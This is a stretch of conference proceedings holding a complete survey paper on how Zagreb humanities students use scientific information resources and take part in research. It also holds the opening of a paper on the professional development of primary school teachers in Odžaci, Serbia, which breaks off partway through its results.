[9] enGauge 21st Century Skills: Helping Students Thrive in the Digital Age. Naperville; Los Angeles : North Central Regional Educational Laboratory ; Metiri Group, 2003

[10] Hazen, R. Why Should You Be Scientifically Literate? Retrieved January 5, 2012, from http://www.actionbioscience.org/newfrontiers/hazen.html

[11] K. L. Griffin and H. Ramachandran, "Science Education and Information Literacy: A Grass-Roots Effort to Support Science Literacy in Schools" Science & Technology Libraries, vol. 29, no. 4, pp. 325-349. 2010.

[12] J. A. Reynolds, Julie and J. Ahern-Dodson, "Promoting Science Literacy Through Research Service-Learning—an Emerging Pedagogy With Significant Benefits for Students, Faculty, Universities, and Communities", Journal of College Science Teaching, vol. 39, no. 6, pp. 24-29, 2010.

[13] C. Korpan, "Science Literacy: What do Students Know and What do They Want to Know?", Canadian council on learning, 2009. Retrieved January 5, 2012, from http://www.ccl-cca.ca/pdfs/FundedResearch/Korpan-FinalReport.pdf.

[14] K. Murcia, "Science in the news: an evaluation of students' scientific literacy". Rerieved January 5, 2012, from http://findarticles.com/p/articles/mi_6957/is_3_55/ai_n39151803/?tag=content;col1

[15] PLoS: The Case for Open Access (OA), Retrieved January 10, 2012, from http://www.plos.org/about/open-access

[16] Budapest Open Access Initiative: Frequently Asked Questions. Retrieved January 10, 2012, from http://www.earlham.edu/~peters/fos/boaifaq.htm#openaccess

[17] R. Warden, "The Internet and science communication: blurring the boundaries", Ecancermedicalscience, no. 4, pp. 1-8, 2010.

[18] J. Lamont, Judith, "Expediting education: blogs and wikies go to college", KM World, vol. 19, no. 5, 2010, Retrieved January 5, 2012, from http://www.kmworld.com/Articles/Editorial/Feature/Expediting-education-Blogs-and-wikis-go-to-college-66676.aspx

[19] L. S. L. Lai and E. Turban, "Groups Formation and Operations in the Web 2.0 Environment and Social Networks", Group Decision and Negotiation, vol. 17, no. 5, pp. 387-402, 2008.

[20] M. W. Colombo and P. S. Colombo, "Using Blogs to Improve Differentiated Instruction", The Education Digest, vol. 73, no. 4, pp. 10-14, 2007.

[21] M. Mentis, "Different Technologies for Differentiated Education: Social Networks, Identity and Diversity in e-Learning", International Journal of Diversity in Organisations, Communities & Nations, vol. 7, no. 3, pp. 85-93, 2007.

[22] J.P. Shim, J. P., S. Dekleva, G. Chengqi and D. Mittleman, "Twitter, Google, iPhone/iPad, and Facebook (TGIF) and Smart Technology Environments: How Well Do Educators Communicate with Students via TGIF?", Communications of AIS, vol. 2010, no. 29, pp.. 657-672, 2010.

[23] M. R. Wallace, "A framework for understanding teaching with the internet", American educational research journal, vol. 41, no. 2, pp. 447-488, 2004.

[24] Projekti razvoja e-kolegija. Retrieved January 15, 2012, from http://www.srce.unizg.hr/proizvodi-i-usluge/obrazovanje/centar-za-e-ucenje/projekti-razvoja-e-kolegija/

Enriching the learning experience: use of scientific information resources and participation in scientific research in higher education: case of Faculty of humanities and social sciences Zagreb

Radovan Vrana
Department for information sciences
Faculty of social sciences and humanities Zagreb,
University of Zagreb, Zagreb, Croatia
rvrana@ffzg.hr

Abstract – The aim of this paper is to present results of the research among students at the Faculty of humanities and social sciences in Zagreb (FHSS) on two important topics: students' use of scientific information resources and their active participation in scientific research, both as part of their curricular activities. To find out more about these two topics, a research project was designed. The results confirmed regular use of printed and digital scientific information resources locally stored in library at the FHSS and off site as well as scientific information resources on the Internet. Students demonstrated their satisfaction with availability and quality of scientific information resources in library at the FHSS. Students' participation in the second activity - scientific research – is less than satisfactory as well as their activity of publishing results of their research. Both activities are important as they prepare students for future work as well as for lifelong learning and students should be motivated to be more active in both areas.

I. INTRODUCTION

System of higher education in Croatia has been undergoing continuous changes initiated by political, social, technological and other important factors. During each phase of the changes, generations of students are introduced to alterations in curricula and/or alterations in implementation of curricula which influence their learning process. Some of these changes are related to development of new courses, some to improvement of learning environment, some to acquisition and implementation of ICT in learning process etc. This paper will focus on two topics related to evaluation of quality of the learning process and improvement of the university curricula: access to scientific information resources as a support to the learning process at the FHSS and participation of students at the FHSS in scientific research as one of the basic activities in academic community.

Realization of the learning process at the Croatian universities would be impossible without access to printed and digital scientific information resources. Scientific information resources are essential for design of instructional material as well as for preparation of scientific research carried out by students independently or together with their professors. Results of students' endeavor are twofold. First, by using scientific information resources students acquire knowledge necessary for comprehension of the most important phenomena in students' professional and personal development. Second, students are given an opportunity to make new discoveries and to publish results of their research in scientific journals, conference proceedings and books (printed and digital), thus augmenting the corpus of scientific knowledge (i.e. information resources which would enrich the learning process and make it possible) and introducing themselves to scientific community. The following part of the paper will present results from the research of students at the Faculty of humanities and social sciences in Zagreb on both of these topics: access and use of scientific information resources and participation in scientific research.

II. USE OF SCIENTIFIC INFORMATION RESOURCES AND PARTICIPATION IN SCIENTIFIC RESEARCH AS A PART OF THE LEARNING PROCESS

Science plays an important role in higher education generally. Its goal is not only to facilitate new discoveries, but also to disseminate newly discovered knowledge, and academic community is its most natural environment where these activities have been carried out for centuries. Science is communicating its results by means of different types of media and publications. Scholarly communication is "(...) indeed just that communication rather than a process within which scholarly products are produced and consumed." [1] Students and teaching staff are depending on quality scientific information resources in their academic work, so they seek ubiquitous access to knowledge, and so far, they could have found it in libraries. Libraries are key institutions that provide access to printed and digital collections as well as to offsite scientific information resources. [2] Libraries are equipped with information and communication technology which simplifies the access to scientific information resources. "With the widespread proliferation of computers, networks, and networked information today, access to information is (or can be) relatively easy, inexpensive, widespread, and democratic." [3] Libraries are integral parts of academic institutions, and their

mission and goals must be adjusted to those of its parent institution, and impact of library services should therefore support the institutional goals. [4] In academic community, these goals are related to education and research, so library activities reflect on: "Effective teaching, resulting in high graduation rates, high grades in examinations, high employment rates after examination; effective research, resulting in high valuation and use of research results and publications, renown of faculties or research groups, high amount of special grants, awards, honours." [4] The Internet era introduced a change of attitude towards libraries in general. Oblinger noticed that "Students may consider the library more as a social place than a site for the reference desk or physical books. In addition, the size of library collections becomes less critical in an era when Google and other large-scale digitization projects make it possible for any institution to have access to millions of books." [5] As a result, students seek information on the Internet more frequently than in libraries.

Another important academic activity of students is their participation in scientific research either independently or together with professors as mentors (collaboration is important in science as it helps in creation of team work which is essential in scientific research [6]). Scientific research is a fundamental part of curricular and extracurricular activities at universities in many countries including Croatia. Evaluation of students' participation in scientific research will help development of a new framework for validation of their academic accomplishments, it will help in improving the academic curricula and it will increase students' satisfaction with their learning experience during their study. Thiry, Laursen and Hunter summarized skills acquired by the students during their involvement in scientific research: it increased students' communication skills, technical skills, critical thinking and scientific analysis skills and scientific research skills. By participating in research, students begin to take greater initiative and responsibility for their own learning and gain confidence in themselves as independent learners. [7] Another group of authors investigated experiences of graduate students and postdoctoral fellows in science and came to the following conclusion: "One indicator that the scientific enterprise is healthy is that these students are productive and are acquiring the values and norms that will allow them to participate fully and interactively as scientists." [6] In spite of importance of students' involvement in scientific research, not all students at the FHSS have knowledge and skills necessary to carry out scientific research projects since they (at least some of them) are not given a possibility of enrollment in courses which will introduce them to scientific research and teach them to be researchers. All students should be offered an introductory course as early as in their freshmen year which would equip them with skills and knowledge necessary to recognize a research problem and design a simple research project. Later on, some of them could enroll courses teaching more advanced research methods. Finally, these skills and knowledge will help students to prepare results of their research for publication in scientific publications thus increasing the existing corpus of scientific knowledge.

III. RESEARCH

Science is built into the foundations of all university curricula around the world. The Croatian universities are no different. To find out more about students' access and use of scientific information resources and their active participation in scientific research, a research project was designed. The purpose of this research is to understand how students at the Faculty of Humanities and Social Sciences in Zagreb (FHSS) use and perceive the role of science in their learning process. The hypotheses of this research are: (1) students at the FHSS use scientifically based information resources to support their learning; (2) they actively participate in scientific research at the FHSS.

An online survey consisting of 17 closed type questions was developed to collect data in this research. The survey was divided into three parts. The first part of the survey contained an introductory question about the year of the study of participants. The second part contained questions about access and use scientific information resources. The third part contained questions about students' participation in scientific research. An e-mail message with an invitation was sent to all students using mailing list at the FHSS on November 22, 2011. The survey was closed on December 15, 2011. The total of 280 students participated in the survey. The number of students was limited by the fact that not all students are subscribed to the students' mailing list at the FHSS because they were given a choice to decide whether or not they wanted to be on that mailing list.

IV. RESULTS AND DISCUSSION

This part of the paper will present findings from the research.

At the beginning of the online survey, students were asked to indicate the year of their study.

Q1. Indicate year of your study

Table 1. Year of the study (N=280)

Year of the study	N	%
First year (undergraduate study)	2	0,7%
Second year (undergraduate study)	31	11,1%
Third year (undergraduate study)	26	9,3%
Fourth year (undergraduate study)	7	2,5%
First year (graduate study)	42	15,0%
Second year (graduate study)	145	51,8%
Postgraduate doctoral study	15	5,4%
Old program of study	12	4,3%

Two most represented groups of participants in this research were students of the second year of the graduate study (51,8%), followed by students of the first year of the graduate study (15,0%). Other groups of students, especially students of the undergraduate study, participated far less in the research although they are the most numerous group of students at the FHSS. The decision of the IT department at the FHSS not to include automatically all students in the mailing list, followed by the decision of freshmen not to participate in the mailing list, influenced the structure of the respondents. In spite of

this problem, results collected in this survey will give better insight into use of scientific information resources and participation of students in scientific research.

Q2. Use of printed scientific books in the learning process

Table 2. Use of scientific books in printed format in the process of learning

	Never	Almost never	Seldom	Sometimes	Frequently	Very frequently
In library at FHSS	0,4% (1)	5,4% (14)	5,8% (15)	19,4% (50)	26,7% (69)	42,2% (109)
In National and university library	54% (136)	23,8% (60)	7,1% (18)	11,1% (28)	2,4% (6)	1,6% (4)
In some other library in Zagreb	30% (76)	16,2% (41)	11,1% (28)	17,8% (45)	15% (38)	9,9% (25)
In some other library outside Zagreb	59,4% (149)	14,3% (36)	10,0% (25)	9,6% (24)	3,2% (8)	3,6% (9)
I use books that i bought myself	13,4% (34)	19,3% (49)	10,2% (26)	23,6% (60)	17,7% (45)	15,7% (40)
I use books borrowed from other people	11,9% (30)	26,6% (67)	18,7% (47)	26,6% (67)	11,9% (30)	4,4% (11)

While it is undisputable that human kind is living in an era of information abundance because of the general information availability on the Internet, use of printed scientific information resources still plays an important role in the learning process at the Croatian universities. Printed scientific information resources (mainly journals and books) are considered to be trustworthy information recourses that can be easily integrated in any university curriculum. Furthermore, some scientific publications are not available in digital format. This question brought into focus use of scientific books in the learning process. The results indicate strong orientation of students towards use of library at the FHSS as a place of access to printed scientific books, which was expected since students spend a significant amount of time in the FHSS library during each semester. Public libraries in Zagreb are used less frequently as access points to printed scientific books, and libraries outside Zagreb are used even less if used at all. It should be noted, that some types of libraries such as public libraries are not meant to supply students with the wide variety of scientific titles. This is a task of academic libraries, but public libraries still own a significant amount of scientific titles in their holdings. The results in this question also indicate that students occasionally buy their own books and that they borrow scientific titles from other people.

Q3. Use of printed scientific and professional journals in the learning process

Table 3. Use of scientific printed journals in the process of learning

	Never	Almost never	Seldom	Sometimes	Frequently	Very frequently
In library at FHSS	10,6% (27)	17,6% (45)	14,5% (37)	28,2% (72)	13,3% (34)	15,7% (40)
In National and university library	66% (165)	14,4% (36)	5,6% (14)	10,4% (26)	1,2% (3)	2,4% (6)
In some other library in Zagreb	64,9% (163)	14,4% (36)	5,6% (14)	10,4% (26)	1,2% (3)	2,4% (6)
In some other library outside Zagreb	79,8% (198)	9,7% (24)	4,4% (11)	3,6% (9)	0,4% (1)	2,0% (5)
I use journals that i bought myself	54,5% (138)	20,2% (51)	6,3% (16)	11,9% (30)	4,3% (11)	2,8% (7)
I use journals borrowed from other people	47,6% (120)	22,2% (56)	11,1% (28)	11,9% (30)	6% (15)	1,2% (3)

Scientific journals are another category of scientific information resources used in the learning process in higher education institutions in Croatia. Use of printed scientific journals is declining in favor of their digital equivalents. Students at the FHSS use printed scientific journals in the Faculty's library occasionally, while other libraries are significantly less visited by students. Students hardly ever buy scientific journals on their own or borrow them from other people. Use of scientific journals in the learning process differs from one course to another. Some students are required to use journals available only in printed format in the FHSS library (since there are no digital versions), while other students don't use scientific journals at all. The FHSS library still represents the most preferred location for access to printed scientific journals because it is located next to the FHSS building. The National and university library in Zagreb is almost never used for this purpose, which is rather surprising.

Q4. Use of digital scientific books in the learning process

Table 4. Use of scientific books in digital format in the process of learning

	Never	Almost never	Seldom	Sometimes	Frequently	Very frequently
In library at FHSS	27,8% (71)	13,7% (35)	9,8% (25)	20,8% (53)	11,8% (30)	16,1% (41)
In National and university library	79,9% (199)	8% (20)	4,4% (11)	4,4% (11)	1,6% (4)	1,6% (4)
In some	82,3%	9,2%	3,6%	3,6%	0,8%	0,4%

other library in Zagreb	(205)	(23)	(9)	(9)	(2)	(1)
In some other library outside Zagreb	85,8% (212)	6,9% (17)	2,8% (7)	2,8% (7)	1,2% (3)	0,4% (1)
On the Internet outside library premises	8,3% (21)	5,1% (13)	8,7% (22)	22,4% (57)	18,9% (48)	36,6% (93)

During the last decade popularity of digital scientific information resources has increased. Digital scientific information resources are available in the FHSS library either locally (in digital collections and digital repository) or off site. With the growing availability of different information resources on the Internet, the interest for libraries and their information resources started to decline. Results in this question confirm weak interest of students for digital books of scientific nature available in the FHSS library. Students have a tendency to search for them outside library collections at the FHSS. This result is not surprising since the number of digital scientific books available on the Internet in is growing and these books successfully replaced some of the commercially available book titles. In time of economic crisis, free of charge information resources have a special value for those users who cannot pay access to commercial full text databases. Scientific books are not cheap; therefore, academic libraries should be more assertive when they offer digital scientific books for which they pay substantive amount of money (in form of licenses) but they should also promote open access information resources as well.

Q5. Use of digital scientific and professional journals in the learning process

Table 5. Use of scientific journals in digital format in the process of learning

	Never	Almost never	Seldom	Sometimes	Frequently	Very frequently
In library at FHSS	18,4% (47)	11,8% (30)	11,0% (28)	18,4% (47)	18,0% (46)	22,4% (57)
In National and university library	75,6% (189)	12,4% (31)	4,0% (10)	4,8% (12)	1,2% (3)	2,0% (5)
In some other library in Zagreb	79,8% (198)	10,9% (27)	5,2% (13)	3,2% (8)	0% (0)	0,8% (2)
In some other library outside Zagreb	86,7% (215)	6% (15)	3,6% (9)	2,4% (6)	0,4% (1)	0,8% (2)
On the Internet outside library premises	8,6% (22)	7,8% (20)	7,8% (20)	16,8% (43)	20,7% (53)	38,3% (98)

Digital versions of scientific and professional journals have become the standard when speaking about their use in academic community for use in learning process or in scientific research. Due to the simplicity of use of scientific and professional journals in digital format, it is not surprising to see frequent use of the FHSS library for access to scientific journals in digital form. Avoidance of the National and university library is, again, surprising since this institution offers access to digital scientific journals too. While the FHSS library offers excellent selection of digital scientific journals, students are sometimes inclined to use the Internet instead of library (as a mediator between them and information resources).

Q6. Availability of scientific printed information resources in the FHSS library

Table 6. Availability of scientific information resources in printed format in the library at the FHSS for use in the learning process

	N	%
Insufficient	6	2,2%
Satisfactory	43	15,6%
Good	113	41,1%
Very good	93	33,8%
Excellent	20	7,3%

Students ranked availability of the available scientific information resources in printed format as good and very good. Students' information needs differ significantly. Some of them use printed information resources in the FHSS library more frequently than other students who are oriented more towards digital information resources on the Internet. During the last few decades, the FHSS library made a selection of journals required for scientific research and teaching process. In the pre-Internet era, academic libraries have been a primary source of information, and they still have the same position for many students, especially in scientific disciplines which depend on research of historic facts and phenomena researched and described in printed scientific journals and books. It is realistic to expect that printed scientific literature will not disappear completely; it is likely that it will co-exist with scientific information resources in digital format.

Q7. Availability of scientific printed information resources in the FHSS library

Table 7. Availability of scientific information resources in digital format in the library at FHSS for use in the learning process

	N	%
Insufficient	15	5,5%
Satisfactory	71	25,8%
Good	112	40,7%
Very good	67	24,4%
Excellent	10	3,6%

In this question students were asked about their perception of the availability of scientific information resources in digital format in the FHSS library. Digital information resources are used in students' term papers and final theses more and more frequently. When compared to results in the previous question, results indicate slightly lower rating of availability of digital scientific information resources. Reasons for achieving such results are most likely insufficient financial means for licensing packages of scientific journals. For most students in this survey, availability of scientific

information resources in digital format in the FHSS library is good.

Q8. Quality of available scientific information resources

Table 8. Estimation of the quality of the scientific information resources used in the learning process at the FHSS

	N	%
Insufficient	1	0,4%
Satisfactory	19	6,9%
Good	103	37,3%
Very good	132	47,8%
Excellent	21	7,6%

Students ranked quality of scientific information resources as very good and good quality i.e. their satisfaction with the quality of scientific information resources they use. Results also suggest that students have developed criteria for evaluation of the quality of scientific information resources and that they are aware of positive and negative sides of scientific publications. As quality of information resources in general is very significant for successful learning, students' perception of high quality of information resources they use is very comforting and it is a guarantee that students use most valuable information resources available to them.

Q9. Choice of characteristics which could have influenced student's perception about the quality of scientific literature

Table 9. Choice of characteristics which could have influenced student's perception about the quality of scientific literature (multiple answers)

	N	%
Publication topic/subject structure	224	80,3%
Publication topic/subject layout	202	72,4%
Reputation of author	194	69,5%
Scope of topic	151	54,1%
Possibility of inclusion of content into student's own works	151	54,1%
Reputation of institution from which author originates	137	49,1%
Reputation of publisher	86	30,8%
Publication format (printed/digital)	60	21,5%
Price	43	15,4%
Publication volume (number of pages)	25	9%
Possibility of establishing contact with author	21	7,5%

Students singled out publication topic structure and layout as two most valuable characteristics, and author's reputation as the third most valuable characteristic. It is interesting to see the possibility of inclusion of the scientific content into student's own works placed so highly on the result list. The respondents need publication such as textbooks in their learning process because they have clear and well defined structure. Scientific publications may divert from this rule and still be interesting to students who will use them to learn about various topics. Other characteristics are considered to be less important to students.

Q10. Importance of scientifically based information resources in the learning process at the FHSS

Table 10. Importance of scientifically based information resources in the learning process at the FHSS (N=278)

	N	%
Entirely unimportant	1	0,4%
Unimportant	1	0,4%
Neither important, nor important	15	5,4%
Important	121	43,5%
Entirely important	140	50,4%

This question is one of the most important in the whole research. Half of the respondents consider scientifically based information resources to be entirely important in their learning process, and almost another half considers such resources to be important. Science is not the most popular topic in researches about learning process at universities and it is encouraging to see that scientifically based information resources are highly valued by the respondents.

Q11. Conducting scientific research independently

Table 11. Have you ever conducted a scientific research independently? (N=279)

	N	%
Yes	146	52,3%
No	133	47,7%

The second part of the survey is dedicated to students' participation in scientific research projects as part of their curricular activities. A little more than half of the respondents (52,3%) participated in a scientific research independently. The structure of the respondents in this research (most of the respondents are the second year students of the graduate study when it is expected that they would demonstrate skills and knowledge necessary for involvement in scientific research) suggests that students who participated in this survey are group that already had some experience in participation in scientific research projects. The percentage of students who are able to conduct a scientific research independently should be bigger, as they approach the end of the study when they have to write a final theses which in most cases should include some type of research. Of course, not all final theses will require scientific research, however, such knowledge and skills would help students later in their education if they, for instance, decide to enroll doctoral studies or seek work as researchers.

Q12. Participation in scientific research with professors

Table 12. Have you ever participated with your professors at the FHSS in scientific research? (N=277)

	N	%
Yes	103	37,2%
No	174	62,8%

Mentorship is extremely important for students' development as researchers in higher education system. Some of the students will continue their careers as scientists and they can benefit from having mentors who will supervise their work. Unfortunately, professors are sometimes working with big groups of students (sometimes hundreds of them), and it has become very difficult to pay enough attention to the work of every student. As results in this question indicate, rather small percentage of students (37,2%) has participated in scientific research project with their professors, and this percentage should be bigger.

Q13. Publication of a scientific paper in a journal

Table 13. Have you ever published a scientific paper in a journal as a sole author? (N=277)

	N	%
Yes	23	8,3%
No	254	91,7%

Only very small percentage of students (8,3%) in this research have published a scientific paper in a journal as a sole author. Writing scientific (and professional) articles should be promoted among the student population, especially if the academic institution publishes one or more in-house scientific journals which should announce call for student papers on a regular basis. Students, then, could prepare their articles under supervision of their professors and present topics of their interest they encountered or investigated during their studying years. It would be an excellent beginning of a career of a young scientist.

Q14. Publication of a scientific paper in conference proceedings

Table 14. Have you ever published a scientific paper in a conference proceedings as a sole author? (N=277)

	N	%
Yes	41	14,8%
No	236	85,2%

During their study, students have opportunities to attend scientific conferences and present results of research they did as a part of their curricular activities. In most cases, papers presented at conferences are later published in conference proceedings as full peer reviewed papers. The results in this questions show that very few students in this research had an opportunity to publish their work in conference proceedings as sole authors i.e. independently. Such result may be explained by financial inability of students to attend conferences organized and held outside the faculty they attend or with lack of interest of part of the respondents to present publicly their research achievements. In case of the second possible reason, students should be motivated by their professors to make public appearances in conferences as part of their academic responsibilities.

Q15. Enrollment in a course about use of scientific research methods

Table 15. Have you ever enrolled a course about use of scientific research methods during your study at the FHSS? (N=279)

	N	%
Yes	155	55,6%
No	52	18,6%
No, because I'm not aware of the existence of such course	43	15,4%
No, because such course doesn't exist in the program of study	29	10,4%

A little more than a half of the respondents enrolled the course about use of scientific research which is unsatisfactory result. Students of all groups of study should be taught basic methods of scientific research whether or not they will later enroll more advanced courses during their study which require deep knowledge about implementation of scientific methods. If such course was offered at the FHSS, 15,4% of the respondents weren't aware of its existence, and 10,4% of the respondents would have enrolled such a course if it had existed in the program of study of their group of study.

Q16. Possibility that science research methods course would be offered to all students

Table 16. In your opinion, should a course about use of scientific research methods be offered to all students at the FHSS? (N=276)

	N	%
Yes	266	96,4%
No	10	3,6%

Results clearly indicate students' positive opinion about possibility of enrollment in a course which would prepare them to become researchers. Although such course would be logistically very demanding due to the number of students studying at the FHSS, it is obvious that students have a need for such a specialized course which is missing from the general list of offered courses at the moment (some groups of study at the FHSS offer such a course). All other courses at undergraduate and graduate levels of study would benefit from knowledge and skills for conducting scientific research.

Q17. Familiarity with open access

Table 17. Do you know what open access is? (N=279)

	N	%
Yes	203	72,8%
No	76	27,2%

Open access aims to change attitude of scientists, libraries and publishers towards free availability of information resources in printed and in digital format. Free access to scientific information resources would help students in using scientific information resources such as peer reviewed journal articles, conference proceedings and books. It is encouraging that 72,8% of the respondents in this research is familiar with open access, because it would allow students to access and use information resources they find interesting free of charge and most obstacles usually found in the commercial full text databases. Since most of the respondents in this research are graduate students, their familiarity with open access could be the result of their education at the FHSS where they are taught about open access in a number of courses.

V. CONCLUSION

Science plays an important role in higher education and professional and personal development of students. Its goal is to facilitate new discoveries, and to disseminate newly discovered knowledge. Learning process at universities depend on access to and use of quality scientific information resources. With the proliferation of the Internet students began to use the Internet more intensively than academic libraries in search of content of their interest. Research of the student population at the Faculty of humanities and social sciences in Zagreb showed that students are still oriented towards use of printed information resources in the Faculty's library. They also search for digital versions of scientific

information resources in the same library and supplement that search with use of the Internet. In spite of the growth of the popularity of the Internet as a source of scientific information resources, students are satisfied with the availability of scientific information resources in the Faculty's library and with their quality. As scientific information resources are of great importance to students, their satisfaction with the quality of such resources is also important. Students' participation in scientific research is less than satisfactory and it should be improved. Scientific research is fundamental part of higher education curricula or extracurricular activities at universities in many countries including Croatia. The results of the research confirmed completely only one of the hypotheses: students at the FHSS use actively scientifically based information resources to support their learning process. The second hypothesis that students actively participate in scientific research at the FHSS was confirmed only partially. Improvements of the system of higher education are done frequently and they help students as well as teaching staff to achieve better results in their academic activity. Since the improvement is a process rather than an action, more research about different aspects of learning process in necessary in order to make this process successful.

REFERENCES

[1] Lally, Elaine. A researcher's perspective on electronic scholarly communication. // Online Information Review. 25, 2001, 80-87.

[2] Morrison, Heather. Scholarly communication for librarians. Oxford ; Cambridge ; New Delhi : Chandos, 2009, p. 66.

[3] Gandel, B.; Katz, Richard N.; Metros, Susan E. The “Weariness of the Flesh": Reflections on the Life of the Mind in an Era of Abundance. // EDUCAUSE Review, 39, 2(2004), 40–51.

[4] Poll, Roswitha. Measuring the impact of new library services. // World Library and Information Congress: 71th IFLA General Conference and Council, 2005. http://archive.ifla.org/IV/ifla71/papers/081e-Poll.pdf (27.12.2011).

[5] Oblinger, Diana G. From the campus to the future. // Educause 45, 1(2010), 42-52.

[6] Becoming a Scientist: The Effects of Work-Group Size and Organizational Climate. // The Journal of Higher Education 78, 3(2007), 311-336

[7] Thiry, Heather; Laursen, Sandra L.; Hunter, Anne-Barrie. What Experiences Help Students Become Scientists? A Comparative Study of Research and Other Sources of Personal and Professional Gains for STEM Undergraduates. // The Journal of Higher Education 82, 4(2011), 357-388.

The Impact of the Professional Development of Teachers on the Process of Teaching And Learning

Ivan Tasić*, Dijana Karuović*, Dragana Glušac*
*Novi Sad University, Technical Faculty "Mihajlo Pupin", Zrenjanin

Sumary: Seven key fields are valued in the schoolwork. In this paper will be treated the key field of valuation – teaching and learning. It is directly connected to the professional advanced teachers' training. The process of teaching and learning is another key field in the project "Valuation and self – valuation of school work". In consists of four fields which are further divided on subfields of self – valuation. They relate to the valuation of teaching planning and preparing as well other form of pedagogical – educational work, teaching realisation, i.e. its rationality and organisation; different forms of communications, cooperation and stimulation of pupils. They relate also to correlation and use of the achieved knowledges, as well the activities of pupils, manner of learning, marking, controlling and informing. The teachers have to work on advancing of the existing knowledges, skills and capabilities and that they ought do develop the consciousness about the want of permanent professional training which can be in groups or severally.

I. INTRODUCTION

Dynamical development of society causes openness and constant readiness to adopt new knowledges and to acquire many skills during whole life. It is very important that people which bring up and educate children and youth are the persons that appreciate and apply the concept of whole – life learning as the basis of personal profesional development.

Children's activities are never objectives in themselves. Character, shape, form and content of these activities are changed along with general development of children. In the early age children's activities are not directed towards a definite aim because they cannot focus their attention on one object. Later, when they get older, children's activities are more meaningful and they are directed towards definite aims [1]. Both in our country and the world at large in recent years is very often discussed the idea of the whole – life learning. It is a long – term process that enables to all people, as well to the ones employed in pedagogical – educational institutions, continual elevation and development both as professionals and individuals. Constant and continual process of teachers' professional development, will certainly and at the most influence the teaching process, the way for knowledge acquiring, as well what will be their manner of the approach to learning process. With professional development one understands the specialised training of professional competences after entering the work process. In that way, the professional development of teachers covers skilled training through specialised training through informal forms – in service teaching (INSET), the official forms – master studies, specialist and doctor studies and through teachers' experience. Professional development of the employees in education is a substantial process, because it relates to continual advancing of knowledges, skills and capabilities of teachers, as well on developing of teachers' competences. From teachers' competences will in future depend norms, teachers' achievements, the ways in knowledge acquiring, their relation to school and its commitments. Therefore, modern teaching has to imply the teachers ready for continual advanced training and learning. They schould be motivated, responsible and communicative. They will not be afraid of introducing of innovations into the teaching process. On account of that teachers need their school support, because their specialized training is first of all, in the interest of the school pupils and then of school work itself and its respect. One of the preconditions of the continual, professional development of teachers is displaying of his / her creativity and initiative in implementing the unavoidable changes. He / she also ought constantly to evaluate and self – evaluate his / her own work. It is necessary that every teacher continually has various aims, and their realization will bring him /her recognizable achievements in future.

II. METHODOLOGICAL CONCEPT OF THE RESEARCH

A. Object and aim of the research

The second key field of valuation will be treated here: teaching and learning. Within this field, there are four subfields:

Key field 2 – teaching and learning cover four subfields of valuation. They are:

1. Planning and preparation
2. Teaching process
3. Learning
4. Control of pupils' advancing

In this key field attention will be paid to teachers' attitudes referring to their specialised training and professional development.

B. Instrument

For the research needs, the researchers composed a questionnaire for teachers. It consisted of ten question sets (ten subfields of valuation). Every question set has five assertions and the teacher gave their opinions about them. For the assessment of these subfields, the poll

questions were taken out of the Manual for self – valuation and school work valuation (Manual for self – valuation and schoolwork valuation, Belgrade, 2005). The polls were filled by the teachers anonymously.

C. Sample

The questionnaire was realized on the sample of 162 primary school teachers in the commune of Odžaci. The surveyed teachers teach the pupils from 5. to 8. class. The obtained results are presented and processed by the program software for the statistical data processing SPSS.

III. THE RESULTS WITH DISCUSSION

A. Planning and preparation

The first field covered by the questionnaires for the teachers was *Plannings and preparations*. Every teacher has the annual work plan for his / her subject. It is composed in accordance with compulsory plan and program in cooperation with all other members of professional board. Since every class, in other words form is specific, teachers write also operative plan, respecting exactly these specific features. If it is necessary one can undertake as well some corrections in order to improve work results. Preparations imply that teachers regularly prepare their lessons, taking into consideration methods and forms of work, as well contents of teaching units. The professional development in the observed schools runs in the process of horizontal learning and through the activities of professional sections and by tutorials to the trainee teachers and demonstration lessons and seninars. In the previous 2009/2010. year at the schools in Odžaci commune were realised two planned objectives. The first one was modernizing the process of teaching planning and its adjustment to the reform demands. The themes: Writing of the anual plans. Writing of the preparations for lessons and Planning pupils' activities, were treated. In order to be able to estimate every pupil's knowledge, his experience and capabilities, every teacher has indispensably and constantly to improve his skills. It relates especially to the pupils with difficulties in their development. It is necessary that teacher is educated as well in the field of information technology (IT) because Internet is very important source of information and literature which he / she can use preparing his / her lessons.

a) The results of the surveyed teachers for the subfield – Planning

Statement: *My schedules are directed to the achievement of prescribed objectives and tasks.*

63,2% of the examinees design the schedules directed to the achievement of prescribed aims and tasks (45,3% agree very much with the assertion, and 17,9% of the testees agree). Out of 36,8% of the respondents which disagree with the statement, only 10,2% disagree in general.

Statement: *In the curricula is according to time coordinated the treatment of the themes shared by many subjects.*

72,66% of the surveyed teachers find that in the curricula time coordinated the treatment of the themes shared by many subjects (49,1% agree very much with the assertion, 23,56% of the testees, agree). Out of 27,34% of the respondents who disagree with the statement, only 12,8% generally disagree.

Statement: *Written tests are time adjusted to the tests of the other subjects.*

High percentage of the examinees (88,5% of the surveyed teachers) think that the written controls are coordinated with the tests from other subjects (63,22% agree very much with the assertion and 25,28% agree). Out of 11,5% the examinees which disagree, only 4,6% disagree in general.

Statement: *The operative plans are adapted to every pupil separately.*

39,21% of the surveyed teachers adapt the operative plans to every pupil (12,5% agree very much with the assertion, 26,71% of the testees agree). Out of 60,79% of the respondents that disagree with the statement, only 43,77% generally disagree.

Statement: *During drafting (making plans) there is good cooperation among the members of the Professional Board.*

43,11% of the examinees find that there is good cooperation among the members of the Professional Board (23,3% agree very much with the assertion, and 19,81% of the testees, agree). Out of 56,89% of the respondents which disagree with the statement, only 39,4% disagree in general (fig.1).




Fig. 1. - The results of the surveyed teachers for the subfield – Planning

b) The results of the surveyed teachers for the subfield - *Preparation*

Statement: *I use professional literature for preparation.*

73,21% of the examinees use profesional literature for preparation (59,5% agree very much with the assertion, and 13,71% of the testees agree). From 26,79% of the examinees who disagree with the statement, only 6,19% generally disagree.

Statement : *I exchange good preparations with colleagues.*

